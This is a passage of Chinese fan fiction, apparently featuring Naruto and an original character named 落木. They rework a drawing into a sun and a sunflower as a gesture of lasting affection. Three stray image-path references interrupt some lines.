他指向那个在黄色小人头顶、亮到可怕的太阳。
“噢噢——”落木突发恶疾,展开双臂低沉道,“我!就是太阳!”
“不行,我要给你改改。”
她想到了什么金点子,立马恢复正常,开始在无价之宝上涂涂改改。
鸣人凑了过去,两个毛茸茸的脑袋靠在一起。
落木把自己健壮的身躯安在了太阳下面。
“阿诺……落木酱,好奇怪嗳。”鸣人一般不反驳落木,但这实在是太怪了,像是一个挂在天上的变态金色光头。
落木看了他一眼。
鸣人立即双手捂嘴。
仔细思考之后,落木把画上金色小人的脑袋也改了一通,变成了向日葵。
这样就差不多的变态了!
“好,可以了!”落木非常满意,摸摸身边鸣人的头顶。
“就这样看着我吧,鸣人,我会一直发光下去,你也绝对不会枯萎。”
太阳对向日葵这么说。